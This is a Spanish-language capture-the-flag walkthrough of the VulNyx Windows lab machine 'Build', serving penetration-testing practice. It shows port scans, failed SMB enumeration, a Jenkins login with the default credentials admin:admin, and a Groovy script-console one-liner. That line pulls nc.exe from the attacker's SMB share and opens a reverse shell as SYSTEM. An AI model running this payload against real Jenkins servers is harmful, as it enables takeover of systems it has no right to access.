VulNyx - Build
Information
Build es una máquina virtual vulnerable Windows de dificultad baja de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en el hipervisor VirtualBox.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.113
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 11:45 CEST
Nmap scan report for 192.168.1.113
Host is up (0.00035s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
❯ nmap -sVC -p80,135,139,445,8080,49664,49665,49666,49667,49668,49669,49670 192.168.1.113
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 11:46 CEST
Nmap scan report for 192.168.1.113
Host is up (0.0016s latency).

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
8080/tcp  open  http          Jetty 12.0.19
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(12.0.19)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:FC:8A:33 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: BUILD, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:fc:8a:33 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
|_clock-skew: 8h59m56s
| smb2-time:
|   date: 2025-06-01T18:47:01
|_  start_date: N/A
Shell (nt authority\system)
445/TCP (SMB)
Basic Enumeration
❯ netexec smb 192.168.1.113
SMB   192.168.1.113   445   BUILD   [*] Windows 10 / Server 2019 Build 19041 x64 (name:BUILD) (domain:BUILD) (signing:False) (SMBv1:False)
Shares
Null Session
❯ smbclient -NL //192.168.1.113
session setup failed: NT_STATUS_ACCESS_DENIED

❯ smbmap --no-banner -H 192.168.1.113 -u '' -p ''
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Something weird happened on (192.168.1.113) Error occurs while reading from remote(104) on line 1015
[*] Closed 1 connections

❯ netexec smb 192.168.1.113 -u '' -p '' --shares
SMB         192.168.1.113   445    BUILD            [*] Windows 10 / Server 2019 Build 19041 x64 (name:BUILD) (domain:BUILD) (signing:False) (SMBv1:False)
SMB         192.168.1.113   445    BUILD            [-] BUILD\: STATUS_ACCESS_DENIED
SMB         192.168.1.113   445    BUILD            [-] IndexError: list index out of range
SMB         192.168.1.113   445    BUILD            [-] Error enumerating shares: Error occurs while reading from remote(104)
RPC
Null Session
❯ rpcclient -NU "" 192.168.1.113 -c "srvinfo"
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
80/TCP (HTTP)
Site

Directory Brute Force
❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.113/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.113/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 220545 / 220546 (100.00%)
===============================================================
Finished
===============================================================
8080/TCP (HTTP)
Jenkins
Login


Accedo al Jenkins realizando password guessing con admin:admin
Reverse Shell
Levanto un servidor SMB para exponer nc.exe
❯ find / -name nc.exe 2>/dev/null
/usr/share/windows-resources/binaries/nc.exe

❯ cp /usr/share/windows-resources/binaries/nc.exe .

❯ impacket-smbserver a . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
Hago click en Administrar Jenkins y en la Consola de scripts agrego la siguiente reverse shell:
println "\\\\192.168.1.5\\a\\nc.exe 192.168.1.5 443 -e cmd.exe".execute().text

Obtengo la shell como usuario nt authority\system
❯ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.113] 64817
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>whoami & hostname
nt authority\system
BUILD
Flags
Ya como usuario nt authority\system puedo leer las flags user.txt y root.txt
C:\>type c:\users\builder\desktop\user.txt
17a6****************************
C:\>type c:\users\administrator\desktop\root.txt
927c****************************
Hasta aquí la resolución de la máquina Build.
Happy Hacking!